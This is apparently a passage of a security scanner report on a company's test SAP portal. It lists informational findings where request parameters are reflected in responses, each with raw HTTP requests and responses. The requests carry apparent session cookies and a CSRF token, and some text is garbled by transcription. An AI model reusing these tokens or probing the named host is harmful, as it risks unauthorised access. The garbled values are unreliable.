sap-ext-sid=RMI2n54tBs6Y4nWmgQUNsw--PFL47dmRZ27nZdjXjvtA--&Language=EN&XSYSTEM=SAP_BW&XQUERY=ZSTKPTMC1_REG_TIME_ESS&
APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:13:20 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2449
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
```

```
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE HTML>
<html style="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
...[SNIP]...
Parameters : "sap\x2dbw\x2dviewID\x2dpcd\x253Aportal_content\x252Fcom.sap.pct\x252Fplatform_add_ons\x252Fcom.sap.ip.bi\x252FPages\x252Fcom.sap.ip.bi.designstudio
\x252Fcom.sap.ip.bi.designstudioPreviewmfqh7vozju\x26XQUERY\x3dZSTKPTMC1_REG_TIME_ESS\x26sap\x2dext\x2dsid\x3dRMI2n54tBs6Y4nWmgQUNsw
\x2d\x2dPFL47dmRZ27nZdjZxjvttA\x2d\x2d\x26XSYSTEM\x3dSAP_BW\x26APPLICATION\x3dZGENERIC_ANALYSIS\x26XPROFILE\x3dESS\x26
...[SNIP]...
```

15.16. [https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen\[sap-ext-sid parameter\]](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen[sap-ext-sid parameter])

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

Issue detail

The value of the **sap-ext-sid** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP1656564413184|1656564546619; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 318
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

sap-bw-iViewID=pcd%3Aportal_content%2Fcom.sap.pct%2Fplatform_add_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&
sap-ext-sid=RMI2n54tBs6Y4nWmgQUNsw--PFL47dmRZ27nZdjZxjvttA--muowmemz7z&Language=EN&XSYSTEM=SAP_BW&XQUERY=ZSTKPTMC1_REG_TIME_ESS&
APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:16:01 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2459
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalfestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
```

```
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE HTML>
<html style="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
...[SNIP]...
sap.zen.includes["zen\x2fmimes\x2fcombined_static_includes_1.js"] = true;

    // end-includes

    (function() {
// >
var config = {
    esid : "RMI2n54tBs6Y4nWmgQUNsw\x2d\x2dPFL47dmRZ27nZdjZxjvtA\x2d\x2dmuowmemz7z",
    urlPrefix : "zen",
    urlParameters : "sap\x2dbw\x2dview\x2dpcd\x253Aportal_content\x252Fcom.sap.pct\x252Fplatform_add_ons\x252Fcom.sap.ip.bi\x252FPages
\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudioPreview\x26XQUERY\x3dZSTKPTMC1_REG_TIME_ESS\x26sap\x2dext\x2dsid
\x3dRMI2n54tBs6Y4nWmgQUNsw\x2d\x2dPFL47dmRZ27nZdjZxjvtA\x2d\x2dmuowmemz7z\x26XSYSTEM\x3dSAP_BW\x26APPLICATION\x3dZGENERIC_ANALYSIS
\x26XPROFILE\x3dESS\x26Language\x3dEN"
};
sap.zen.launch(config);
// <
})();

</script>
...[SNIP]...
```

15.17. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator [ParamMapKey parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator

Issue detail

The value of the **ParamMapKey** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJD|CC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 254
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Command=ABORT&SerPropString=&SerKeyString=&SerAttrKeyString=GUSID%253ARMI2n54tBs6Y4nWmgQUNsw--MXOAYsQBmK87RUUQ6DnNSA--%261656565036895&
SerWindString=&Autoclose=1000&DebugSet=&ParamMapCmd=LIST&ParamMapKey=com.sap.portal.dsm.ParamMap%3aGx1656565035087x01xh8wxmkbm3w
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:06:20 GMT
Server: Apache
X-Content-Type-Options: nosniff
```

```
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/plain; charset=UTF-8
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 314

/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen?sap-ext-sid=RMI2n54tBs6Y4nWmgQUNsw--MXOAYsQBmK87RUUQ6DnNSA--&sap-
sessioncmd=USR_ABORT&~SAPSessionCmd=USR_ABORT&SAPWP_ACTIVE=1&sap-ep-istamp=1656576352339&
dsmgid=1656576380890/#/#/comsapportaldsmParamMapGx1656565035087x01xh8wxmkbm3w
```

15.18. [https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd13aportal_content!2fcom.sap.pct12fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview\[%24DebugAction parameter\]](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd13aportal_content!2fcom.sap.pct12fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview[%24DebugAction parameter])

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/pcd13aportal_content!2fcom.sap.pct12fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue detail

The value of the **%24DebugAction** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot
/pcd13aportal_content!2fcom.sap.pct12fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&
XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&
ClientWindowID=WID1656564601229&%24Roundtrip=true&%24DebugAction=null2y6dfngH56
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:16:29 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
```



```

X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapcf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://*.zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8540

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = { doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="$DebugAction" value="null2y6dfngh56">
...[SNIP]...

```

15.19. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot
/pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f
com.sap.ip.bi.designstudioPreview [APPLICATION parameter]

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/irj/servlet/prt/portal/prtroot
/pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview**

Issue detail

The value of the **APPLICATION** request parameter is copied into the application's response.

Request 1

```

POST /irj/servlet/prt/portal/prtroot
/pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&
XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS!Sthb87w59lz&XSYSTEM=SAP_BW HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&
ClientWindowID=WID1656564601229&%24Roundtrip=true&%24DebugAction=null

```

Response 1

HTTP/1.1 200 OK

```
Date: Thu, 30 Jun 2022 08:05:25 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8550

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = { doc : window.document , mimeop
...[SNIP]...
<input type="hidden" name="APPLICATION" value="ZGENERIC_ANALYSISthb87w59Iz">
...[SNIP]...
<input type="hidden" name="APPLICATION" value="ZGENERIC_ANALYSISthb87w59Iz">
...[SNIP]...
```

15.20. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [ClientWindowID parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue detail

The value of the **ClientWindowID** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot
